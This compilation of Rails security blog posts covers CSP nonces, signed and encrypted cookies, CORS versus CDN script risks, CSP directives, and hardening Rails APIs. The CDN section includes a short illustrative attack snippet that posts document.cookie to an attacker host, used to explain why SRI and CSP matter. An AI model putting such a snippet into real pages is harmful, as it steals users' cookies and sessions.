๐Ÿ” Configuring CSP Nonce in Ruby on Rails 7/8

Content Security Policy (CSP) adds a powerful security layer to prevent Cross Site Scripting (XSS) attacks. Rails makes CSP easy by generating a nonce (random token per request) that you attach to inline scripts. This ensures only scripts generated by your server can run โ€” attackers can’t inject HTML/JS and execute it.

A nonce is a number used once โ€” a unique per-request token (e.g. nonce-faf83af82392). Add it to inline <script> tags:

<script nonce="<%= content_security_policy_nonce %>">
  // safe inline script
</script>

The browser only runs the script if the nonce matches the value advertised in the Content-Security-Policy response header.

Rails ships with a CSP initializer. Edit or create config/initializers/content_security_policy.rb and configure script_src to allow nonces:

# config/initializers/content_security_policy.rb
Rails.application.configure do
  config.content_security_policy do |policy|
    policy.default_src :self
    policy.font_src    :self, :https, :data
    policy.img_src     :self, :https, :data
    policy.object_src  :none
    policy.style_src   :self, :https
    policy.script_src  :self, :https, :nonce # allow scripts with nonce
  end

  # Optional: report violations
  # policy.report_uri "/csp-violation-report-endpoint"
end

Restart your server after changing initializers.

Example app/views/layouts/application.html.erb using csp_meta_tag and per-request nonce:

<!DOCTYPE html>
<html>
<head>
  <title>MyApp</title>
  <%= csp_meta_tag %>
  <%= csrf_meta_tags %>
  <%= stylesheet_link_tag "application", "data-turbo-track": "reload" %>
  <%= javascript_include_tag "application", "data-turbo-track": "reload", defer: true %>
</head>
<body>
  <%= yield %>

  <!-- inline script with nonce -->
  <script nonce="<%= content_security_policy_nonce %>">
    console.log("CSP Nonce example script");
  </script>
</body>
</html>

Only this inline script will run; any injected script without the nonce will be blocked by the browser.

Turbo works fine with CSP nonces because Turbo prefers external script modules and does not require inline JavaScript. If you must return inline JS in Turbo responses (e.g., Turbo Streams that embed inline <script>), include the nonce on those scripts.

Stimulus controllers are loaded from external JavaScript (via import maps, webpack, or esbuild) โ€” so they do not require inline scripts and thus are fully compatible with strict CSP policies. If you initialize Stimulus inline (not recommended), add the nonce:

<script nonce="<%= content_security_policy_nonce %>">
  // initialize application controllers
</script>

Best practice: keep all JS in app/javascript/controllers and avoid inline JS.

If you need to do a redirect from an HTML fragment returned to a Turbo frame, you might inline a small script. Add nonce like this:

<!-- returned inside a turbo frame response -->
<script nonce="<%= content_security_policy_nonce %>">
  Turbo.visit("<%= dashboard_path %>");
</script>

Open browser DevTools โ†’ Network โ†’ select a request โ†’ Response Headers. You should see something like:

Content-Security-Policy: script-src 'self' https: 'nonce-<value>'

You can also read the header in Rails tests or logs.

Verify forms include authenticity token (CSRF):

require "rails_helper"

RSpec.describe "CSRF token", type: :system do
  it "includes authenticity token in forms" do
    visit new_user_registration_path
    expect(page.html).to match(/name="authenticity_token"/)
  end
end

You can assert that the response includes a nonce and that an inline script was rendered with that nonce:

require "rails_helper"

RSpec.describe "CSP Nonce", type: :request do
  it "adds nonce to inline scripts" do
    get root_path

    csp_header = response.headers["Content-Security-Policy"]
    # extract nonce value from header (pattern depends on how you configured policy)
    nonce = csp_header[/nonce-(.*?)'/, 1]

    # ensure the body includes a script tag with the nonce
    expect(response.body).to include("nonce=\"#{nonce}\"")
  end
end

Note: header parsing may require adjusting the regex depending on quoting in your CSP header.

  • Avoid inline JS where possible โ€” favors well-structured JS bundles.
  • Use nonces only when necessary (e.g., third-party scripts that are injected inline, small inline initializers returned in Turbo responses).
  • Test in production-like environment because browsers enforce CSP differently; dev tooling can be permissive.
  • Report-only mode during rollout: set policy.report_only = true to collect violations without blocking.
  • If inline scripts still blocked: confirm csp_meta_tag is present and that the inline <script> uses content_security_policy_nonce.
  • For external scripts blocked: ensure script_src includes the allowed host or https:.
  • If using secure_headers gem or a reverse proxy adding headers, ensure they donโ€™t conflict.
  • Enable CSP with nonces for inline scripts when necessary.
  • Prefer Stimulus/Turbo with external JS modules โ€” avoid inline code.
  • Test CSP and CSRF behavior in request/system specs.
  • Use report-only mode when rolling out strict CSP.

Quick checklist

  • Add policy.script_src :self, :https, :nonce in content_security_policy.rb
  • Use <%= csp_meta_tag %> in layout
  • Add nonce="<%= content_security_policy_nonce %>" to inline scripts
  • Move JS into app/javascript/controllers where possible
  • Add request/system specs to validate nonce and CSRF

The Complete Guide to Cookie Storage in Rails 7: Security, Performance, and Best Practices

Cookies are fundamental to web applications, but choosing the right storage method can make or break your app’s security and performance. Rails 7 offers multiple cookie storage mechanisms, each with distinct security properties and use cases. Let’s explore when to use each approach and why it matters.

The Cookie Storage Spectrum

Rails provides four main cookie storage methods, each offering different levels of security:

# 1. Plain cookies - readable and modifiable by client
cookies[:theme] = 'dark'

# 2. Signed cookies - readable but tamper-proof
cookies.signed[:discount_code] = 'SAVE10'

# 3. Encrypted cookies - hidden and tamper-proof
cookies.encrypted[:user_preferences] = { notifications: true }

# 4. Session storage - server-side with encrypted session cookie
session[:current_user_id] = user.id

1. Plain Cookies: When Transparency is Acceptable

Use for: Non-sensitive data where client-side reading/modification is acceptable or even desired.

# Setting a plain cookie
cookies[:theme] = 'dark'
cookies[:language] = 'en'
cookies[:consent_given] = 'true'

# With expiration
cookies[:temporary_banner_dismissed] = {
  value: 'true',
  expires: 1.day.from_now
}

Security implications:

  • โœ… Fast and simple
  • โŒ Completely readable in browser dev tools
  • โŒ User can modify values freely
  • โŒ No protection against tampering

Best for:

  • UI preferences (theme, language)
  • Non-critical flags (banner dismissal)
  • Data you want JavaScript to access easily

2. Signed Cookies: Tamper-Proof but Visible

Signed cookies prevent modification while remaining readable. Rails uses HMAC-SHA1 with your secret_key_base to create a cryptographic signature.

# Setting signed cookies
cookies.signed[:discount_code] = 'SAVE10'
cookies.signed[:referral_source] = 'google_ads'

# Reading signed cookies
discount = cookies.signed[:discount_code]  # Returns 'SAVE10' or nil if tampered

How it works:

# Rails internally does:
# 1. Create signature: HMAC-SHA1(secret_key_base, 'SAVE10')
# 2. Store: Base64.encode64('SAVE10--signature')
# 3. On read: verify signature matches content

Security implications:

  • โœ… Tamper-proof – modification invalidates the cookie
  • โœ… Prevents privilege escalation attacks
  • โš ๏ธ Content still visible (Base64 encoded)
  • โŒ Not suitable for truly sensitive data

Real-world example from our codebase:

# lib/session/cookie_discount_accessor.rb
def discount_code
  # Prevents users from changing 'SAVE10' to 'SAVE50' in browser
  @cookies.signed[:discount] && DiscountCode.find_by(name: @cookies.signed[:discount])
end

def set_discount_code(code)
  @cookies.signed[:discount] = {
    value: code.name,
    expires: code.expiration || 30.days.from_now
  }
end

Best for:

  • Discount codes
  • Referral tracking
  • Non-sensitive IDs that shouldn’t be modified
  • Data integrity without confidentiality requirements

3. Encrypted Cookies: Maximum Security

Encrypted cookies are both signed and encrypted, making them unreadable and tamper-proof.

# Setting encrypted cookies
cookies.encrypted[:credit_card_last4] = '4242'
cookies.encrypted[:user_preferences] = {
  notifications: true,
  marketing_emails: false
}

# Reading encrypted cookies
preferences = cookies.encrypted[:user_preferences]

Security implications:

  • โœ… Content completely hidden from client
  • โœ… Tamper-proof
  • โœ… Suitable for sensitive data
  • โš ๏ธ Slightly higher CPU overhead
  • โš ๏ธ Size limitations (4KB total per domain)

Best for:

  • Personal information
  • Financial data
  • Complex user preferences
  • Any data you’d store in a database but need client-side

4. Session Storage: Server-Side Security

Rails sessions are encrypted cookies by default, but the data is conceptually server-side.

# Session storage
session[:current_user_id] = user.id
session[:shopping_cart] = cart.to_h
session[:two_factor_verified] = true

# Configuration in config/application.rb
config.session_store :cookie_store, key: '_myapp_session'

Security implications:

  • โœ… Encrypted by default
  • โœ… Automatic expiration handling
  • โœ… CSRF protection integration
  • โš ๏ธ 4KB size limit
  • โš ๏ธ Lost on cookie deletion

Best for:

  • User authentication state
  • Shopping carts
  • Multi-step form data
  • Security-sensitive flags

Security Best Practices

1. Choose the Right Storage Method

# โŒ Don't store sensitive data in plain cookies
cookies[:ssn] = '123-45-6789'  # Visible to everyone!

# โœ… Use appropriate security level
cookies.encrypted[:ssn] = '123-45-6789'  # Hidden and protected
session[:user_id] = user.id              # Server-side, encrypted

2. Set Proper Cookie Attributes

# Secure cookies for HTTPS
cookies[:theme] = {
  value: 'dark',
  secure: Rails.env.production?,  # HTTPS only
  httponly: true,                 # No JavaScript access
  samesite: :strict              # CSRF protection
}

3. Handle Cookie Tampering Gracefully

def current_discount_code
  code_name = cookies.signed[:discount]
  return nil unless code_name

  DiscountCode.find_by(name: code_name)&.tap do |code|
    # Remove if expired or invalid
    cookies.delete(:discount) unless code.usable?
  end
end

4. Use Expiration Strategically

# Short-lived sensitive data
cookies.signed[:password_reset_token] = {
  value: token,
  expires: 15.minutes.from_now,
  secure: true,
  httponly: true
}

# Long-lived preferences
cookies.encrypted[:user_preferences] = {
  value: preferences.to_json,
  expires: 1.year.from_now
}

Advanced Patterns

1. Cookie Accessor Classes

Create dedicated classes for complex cookie management:

class Session::CookieDiscountAccessor
  def initialize(cookies)
    @cookies = cookies
  end

  def discount_code
    @cookies.signed[:discount] && DiscountCode.find_by(name: @cookies.signed[:discount])
  end

  def set_discount_code(code)
    @cookies.signed[:discount] = {
      value: code.name,
      expires: code.expiration || 30.days.from_now
    }
  end

  def remove_discount_code
    @cookies.delete(:discount)
  end
end

2. Validation and Cleanup

class Session::CheckAndRemoveDiscountCode
  def initialize(cookies:)
    @accessor = Session::CookieDiscountAccessor.new(cookies)
  end

  def run
    # Remove referral conflicts
    @accessor.referral_code && @accessor.remove_discount_code && return
      
    # Remove expired codes
    discount_code = @accessor.discount_code
    @accessor.remove_discount_code if discount_code && !discount_code.usable?
  end
end

3. Error Handling for Corrupted Cookies

def safe_read_encrypted_cookie(key)
  cookies.encrypted[key]
rescue ActiveSupport::MessageVerifier::InvalidSignature,
       ActiveSupport::MessageEncryptor::InvalidMessage
  # Cookie was corrupted or created with different secret
  cookies.delete(key)
  nil
end

Performance Considerations

Cookie Size Limits

  • Total limit: 4KB per domain
  • Individual limit: ~4KB per cookie
  • Count limit: ~50 cookies per domain

CPU Overhead

# Benchmark different storage methods
require 'benchmark'

Benchmark.bm do |x|
  x.report("plain")     { 1000.times { cookies[:test] = 'value' } }
  x.report("signed")    { 1000.times { cookies.signed[:test] = 'value' } }
  x.report("encrypted") { 1000.times { cookies.encrypted[:test] = 'value' } }
end

# Results (approximate):
#                user     system      total        real
# plain      0.001000   0.000000   0.001000 (  0.001000)
# signed     0.010000   0.000000   0.010000 (  0.009000)
# encrypted  0.050000   0.000000   0.050000 (  0.048000)

Configuration and Security Headers

Session Configuration

# config/application.rb
config.session_store :cookie_store,
  key: '_myapp_session',
  secure: Rails.env.production?,
  httponly: true,
  expire_after: 14.days,
  same_site: :lax

Security Headers

# config/application.rb
config.force_ssl = true  # HTTPS in production

# Use Secure Headers gem
SecureHeaders::Configuration.default do |config|
  config.cookies = {
    secure: true,
    httponly: true,
    samesite: {
      lax: true
    }
  }
end

Testing Cookie Security

# spec/lib/session/coupon_code_spec.rb
RSpec.describe Session::CouponCode do
  describe 'cookie tampering protection' do
    it 'handles corrupted signed cookies gracefully' do
      # Simulate tampered cookie
      cookies.signed[:discount] = 'SAVE10'
      cookies[:discount] = 'tampered_value'  # Direct manipulation

      accessor = Session::CookieDiscountAccessor.new(cookies)
      expect(accessor.discount_code).to be_nil
    end
  end
end

Migration Strategies

Upgrading Cookie Security

def upgrade_cookie_security
  # Read from old plain cookie
  if (old_value = cookies[:legacy_data])
    # Migrate to encrypted
    cookies.encrypted[:legacy_data] = old_value
    cookies.delete(:legacy_data)
  end
end

Handling Secret Key Rotation

# config/credentials.yml.enc
secret_key_base: new_secret
legacy_secret_key_base: old_secret

# In application
def read_with_fallback(key)
  cookies.encrypted[key] || begin
    # Try with old secret
    old_verifier = ActiveSupport::MessageEncryptor.new(
      Rails.application.credentials.legacy_secret_key_base
    )
    old_verifier.decrypt_and_verify(cookies[key])
  rescue
    nil
  end
end

Quick Decision Matrix

Data TypeSensitivityClient Access NeededRecommended Storage
Theme preferencesLowYesPlain cookies
Discount codesMediumNoSigned cookies
User settingsMediumNoEncrypted cookies
AuthenticationHighNoSession
Credit card dataHighNoDatabase + session ID
Shopping cartMediumNoSession or encrypted
CSRF tokensHighLimitedSession (built-in)

Common Pitfalls to Avoid

  1. Don’t mix storage types for the same data
   # โŒ Inconsistent
   cookies[:user_id] = user.id        # Sometimes
   cookies.signed[:user_id] = user.id # Other times

   # โœ… Consistent
   session[:user_id] = user.id        # Always
  1. Don’t store large objects in cookies
   # โŒ Will hit 4KB limit
   cookies.encrypted[:full_user] = user.to_json

   # โœ… Store reference
   session[:user_id] = user.id
  1. Don’t forget expiration
   # โŒ Never expires
   cookies.signed[:temp_token] = token

   # โœ… Proper expiration
   cookies.signed[:temp_token] = {
     value: token,
     expires: 1.hour.from_now
   }

Conclusion

Cookie storage in Rails 7 offers a rich toolkit for different security and performance needs. The key is matching the storage method to your data’s sensitivity and access patterns:

  • Plain cookies for non-sensitive, client-accessible data
  • Signed cookies when you need tamper protection but not confidentiality
  • Encrypted cookies for sensitive data that must remain client-side
  • Session storage for server-side state with automatic encryption

Remember: the best cookie strategy combines appropriate storage methods with proper security headers, validation, and graceful error handling. When in doubt, err on the side of more security rather than less.

The Rails cookie system is designed to make secure defaults easyโ€”take advantage of it to build applications that are both performant and secure.


๐ŸŒ Why CORS Doesn’t Protect You from Malicious CDNs (and How to Stay Safe) | Content Security Policy (CSP)

๐Ÿ” Introduction


Developers often assume CORS (Cross-Origin Resource Sharing) protects their websites from all cross-origin risks. However, while CORS effectively controls data access via APIs, it does NOT stop risks from external scripts like those served via a CDN (Content Delivery Network).

This blog explains:

  • Why CORS and CDN behave differently
  • Why external scripts can compromise your site
  • Best practices to secure your app

๐Ÿค” What Does CORS Actually Do?

CORS is a browser-enforced security mechanism that prevents JavaScript from reading responses from another origin unless explicitly allowed.

Example:

// Your site: https://example.com
fetch('https://api.example2.com/data') // blocked unless API sets CORS headers

If api.example2.com does not send:

Access-Control-Allow-Origin: https://example.com

The browser blocks the response.

Why?

To prevent cross-site data theft.


๐Ÿง Why CDN Scripts Load Without CORS?

When you include a script via <script> or CSS via <link>:

<script src="https://cdn.com/lib.js"></script>
<link rel="stylesheet" href="https://cdn.com/styles.css" />

These resources are fetched and executed without CORS checks because:

  • They are treated as subresources, not API data.
  • The browser doesn’t expose raw content to JavaScript; it just executes it.

โš ๏ธ But Here’s the Risk:

The included script runs with full privileges in your page context!

  • Can modify DOM
  • Access non-HttpOnly cookies
  • Exfiltrate data to a malicious server

๐Ÿ’ฏ Real-World Attack Scenarios

  1. Compromised CDN:
    If https://cdn.com/lib.js is hacked, every site using it is compromised.
  2. Man-in-the-Middle Attack:
    If CDN uses HTTP instead of HTTPS, an attacker can inject malicious code.

Example Attack:

// Injected malicious script in compromised CDN
fetch('https://attacker.com/steal', {
  method: 'POST',
  body: JSON.stringify({ cookies: document.cookie })
});


๐Ÿง Why CORS Doesn’t Help Here

  • CORS only applies to fetch/XHR made by your JavaScript.
  • A <script> tag is not subject to CORS; the browser assumes you trust that script.

โ“How to Secure Your Site

1. Always Use HTTPS

Avoid HTTP CDN URLs. Example:
โœ… https://cdn.jsdelivr.net/...
โŒ http://cdn.jsdelivr.net/...

2. Use Subresource Integrity (SRI)

Ensure the script hasnโ€™t been tampered with:

<script src="https://cdn.com/lib.js"
        integrity="sha384-abc123xyz"
        crossorigin="anonymous"></script>

If the hash doesn’t match, the browser blocks it.

3. Self-Host Critical Scripts

Host important libraries locally instead of depending on external CDNs.

4. Set Content Security Policy (CSP)

Restrict allowed script sources:

Content-Security-Policy: script-src 'self' https://cdn.com;


Diagram: Why CORS โ‰  CDN Protection

Conclusion

  • CORS protects API calls, not scripts.
  • External scripts are powerful and dangerous if compromised.
  • Use HTTPS, SRI, CSP, and self-hosting for maximum safety.

๐Ÿ” Content Security Policy (CSP) โ€“ The Complete Guide for Web Security

๐Ÿ” Introduction

Even if you secure your API with CORS and validate CDN scripts with SRI, thereโ€™s still a risk of inline scripts, XSS (Cross-Site Scripting), and malicious script injections. Thatโ€™s where Content Security Policy (CSP) comes in.

CSP is a powerful HTTP header that tells the browser which resources are allowed to load and execute.

๐Ÿง Why CSP?

  • Blocks inline scripts and unauthorized external resources.
  • Reduces XSS attacks by whitelisting script origins.
  • Adds an extra layer beyond CORS and HTTPS.


How CSP Works

The server sends a Content-Security-Policy header, defining allowed resource sources.

Example:

Content-Security-Policy: script-src 'self' https://cdn.example.com;

This means:

  • Only load scripts from current origin (self) and cdn.example.com.
  • Block everything else.

Common CSP Directives

DirectivePurpose
default-srcDefault policy for all resources
script-srcAllowed sources for JavaScript
style-srcAllowed CSS sources
img-srcAllowed image sources
font-srcFonts sources
connect-srcAllowed AJAX/WebSocket endpoints

Example 1: Strict CSP for Rails App

In Rails, set CSP in config/initializers/content_security_policy.rb:

Rails.application.config.content_security_policy do |policy|
  policy.default_src :self
  policy.script_src :self, 'https://cdn.jsdelivr.net'
  policy.style_src  :self, 'https://cdn.jsdelivr.net'
  policy.img_src    :self, :data
  policy.connect_src :self, 'https://api.example.com'
end

Enable CSP in response headers:

Rails.application.config.content_security_policy_report_only = false

Example 2: CSP in React + Vite App

If deploying via Nginx, add in nginx.conf:

add_header Content-Security-Policy "default-src 'self'; script-src 'self' https://cdn.jsdelivr.net; style-src 'self' https://cdn.jsdelivr.net; connect-src 'self' https://api.example.com";

For Netlify or Vercel, add in _headers file:

/*
  Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.jsdelivr.net; style-src 'self' https://cdn.jsdelivr.net; connect-src 'self' https://api.example.com


โœ‹ Prevent Inline Script Issues

By default, CSP blocks inline scripts. To allow, you can:

  • Use hash-based CSP:
Content-Security-Policy: script-src 'self' 'sha256-AbCdEf...';

  • Or nonce-based CSP (preferred for dynamic scripts):
Content-Security-Policy: script-src 'self' 'nonce-abc123';

Add nonce dynamically in Rails views:

<script nonce="<%= content_security_policy_nonce %>">alert('Safe');</script>

CSP Reporting

Enable Report-Only mode first:

Content-Security-Policy-Report-Only: script-src 'self'; report-uri /csp-violation-report

This logs violations without blocking, so you can test before enforcement.

Visual Overview

Conclusion

CSP + HTTPS + SRI = Strong Defense Against XSS and Injection Attacks.


๐Ÿ” How to Implement Secure Rails APIs

Implementing Secure Rails APIs
Safeguarding your API isnโ€™t a one-and-done taskโ€”itโ€™s a layered approach combining transport encryption, robust authentication, granular authorization, data hygiene, and more. In this post, weโ€™ll walk through twelve core pillars of API security in Rails 8, with code examples and practical tips.

โš™๏ธ 1. Enforce HTTPS Everywhere

Why it matters

Unencrypted HTTP traffic can be intercepted or tampered with. HTTPS (TLS/SSL) ensures end-to-end confidentiality and integrity.

Rails setup

In config/environments/production.rb:

# Forces all access to the app over SSL, uses Strict-Transport-Security, and uses secure cookies.
config.force_ssl = true

This automatically:

  • Redirects any HTTP request to HTTPS
  • Sets the Strict-Transport-Security header
  • Flags cookies as secure

Tip: For development, you can use mkcert or rails dev:ssl to spin up a self-signed certificate.

๐Ÿ”‘ 2. Stateless Token Authentication with JWT

Why JWT?

  • Stateless: No session lookup in DB
  • Portable: Works across domains or mobile clients
  • Customizable: Embed claims (user roles, expiry, etc.)

Implementation Steps

  1. Install # Gemfile gem 'jwt'
  2. Generating a Token # app/lib/json_web_token.rb module JsonWebToken SECRET = Rails.application.secret_key_base def self.encode(payload, exp = 24.hours.from_now) payload[:exp] = exp.to_i JWT.encode(payload, SECRET) end end
  3. Decoding & Verification def self.decode(token) body = JWT.decode(token, SECRET)[0] HashWithIndifferentAccess.new body rescue JWT::ExpiredSignature, JWT::DecodeError nil end
  4. Authenticating Requests class ApplicationController < ActionController::API before_action :authenticate_request! private def authenticate_request! token = request.headers['Authorization']&.split(' ')&.last decoded = JsonWebToken.decode(token) @current_user = User.find_by(id: decoded[:user_id]) if decoded render json: { error: 'Unauthorized' }, status: :unauthorized unless @current_user end end

Tip: Always set a reasonable expiration (exp) and consider rotating your secret_key_base periodically.

๐Ÿ›ก๏ธ 3. Authorization with Pundit (or CanCanCan)

Why you need it

Authentication only proves identity; authorization controls what that identity can do. Pundit gives you policy classes that cleanly encapsulate permissions.

Example Pundit Setup

  1. Install bundle add pundit
  2. Include # app/controllers/application_controller.rb include Pundit rescue_from Pundit::NotAuthorizedError, with: :permission_denied def permission_denied render json: { error: 'Forbidden' }, status: :forbidden end
  3. Define a Policy # app/policies/post_policy.rb class PostPolicy < ApplicationPolicy def update? user.admin? || record.user_id == user.id end end
  4. Use in Controller def update post = Post.find(params[:id]) authorize post # raises if unauthorized post.update!(post_params) render json: post end

Pro Tip: Keep your policy logic simple. If you see repeated conditional combinations, extract them to helper methods or scopes.

๐Ÿ” 4. Strong Parameters for Mass-Assignment Safety

The risk

Allowing unchecked request parameters can enable attackers to set fields like admin: true.

Best Practice

def user_params
  params.require(:user).permit(:name, :email, :password)
end

  • Require ensures the key exists.
  • Permit whitelists only safe attributes.

Note: For deeply-nested or polymorphic data, consider using form objects or contracts (e.g., Reform, dry-validation).

โš ๏ธ 5. Rate Limiting with Rack::Attack

Throttling to the rescue

Protects against brute-force, scraping, and DDoS-style abuse.

Setup Example

# Gemfile
gem 'rack-attack'

# config/initializers/rack_attack.rb
class Rack::Attack
  # Throttle all requests by IP (60rpm)
  throttle('req/ip', limit: 60, period: 1.minute) do |req|
    req.ip
  end

  # Blocklist abusive IPs
  blocklist('block 1.2.3.4') do |req|
    req.ip == '1.2.3.4'
  end

  self.cache.store = ActiveSupport::Cache::MemoryStore.new 
end

Tip: Customize by endpoint, user, or even specific header values.

๐Ÿšจ 6. Graceful Error Handling & Logging

Leak no secrets

Catching exceptions ensures you donโ€™t reveal stack traces or sensitive internals.

class ApplicationController < ActionController::API
  rescue_from ActiveRecord::RecordNotFound, with: :not_found
  rescue_from Pundit::NotAuthorizedError, with: :forbidden
  rescue_from JWT::DecodeError, with: :unauthorized

  private
  def not_found;    render json: { error: 'Not Found' }, status: :not_found; end
  def forbidden;    render json: { error: 'Forbidden' }, status: :forbidden; end
  def unauthorized; render json: { error: 'Invalid Token' }, status: :unauthorized; end
end

Parameter Filtering

In config/initializers/filter_parameter_logging.rb:

Rails.application.config.filter_parameters += [:password, :token, :authorization]

Tip: Donโ€™t log request bodies in productionโ€”only metadata and sanitized parameters.

๐Ÿ” 7. Data Validation & Sanitization

Model-level safeguards

class User < ApplicationRecord
  validates :email, presence: true, uniqueness: true, format: { with: URI::MailTo::EMAIL_REGEXP }
  validates :password, length: { minimum: 8 }
end

  • Presence & format guard against blank or malformed data.
  • Length, numericality, custom validators catch edge cases.

Advanced Contracts

For complex payloads, try dry-validation or Reform.


๐Ÿงผ 8. Controlled JSON Rendering

Why serializers?

Out-of-the-box render json: user dumps every attribute, which may include internal flags.

Popular Gems

  • ActiveModelSerializers
  • fast_jsonapi
  • Jbuilder
Example with ActiveModelSerializers
# app/serializers/user_serializer.rb
class UserSerializer < ActiveModel::Serializer
  attributes :id, :name, :email
end

render json: @user, serializer: UserSerializer

Tip: Expose only what clients needโ€”avoid oversharing.

๐Ÿ”„ 9. Database Constraints & Migrations

Never trust application code alone

In your migration:

create_table :users do |t|
  t.string :email, null: false
  t.string :encrypted_password, null: false
  t.index  :email, unique: true
  t.timestamps
end

  • null: false ensures no blank data slips through.
  • Database-level unique index enforces uniqueness even under race conditions.

๐Ÿ“ฆ 10. Secure HTTP Headers

Defense in depth

Use the secure_headers gem to set headers like CSP, HSTS, X-Frame-Options, etc.

# Gemfile
gem 'secure_headers'

# config/initializers/secure_headers.rb
SecureHeaders::Configuration.default do |config|
  config.hsts = "max-age=31536000; includeSubDomains"
  config.x_frame_options = "DENY"
  config.x_content_type_options = "nosniff"
  config.x_xss_protection = "1; mode=block"
  config.csp = {
    default_src: %w('self'),
    script_src:  %w('self' 'unsafe-inline'),
    img_src:     %w('self' data:),
  }
end

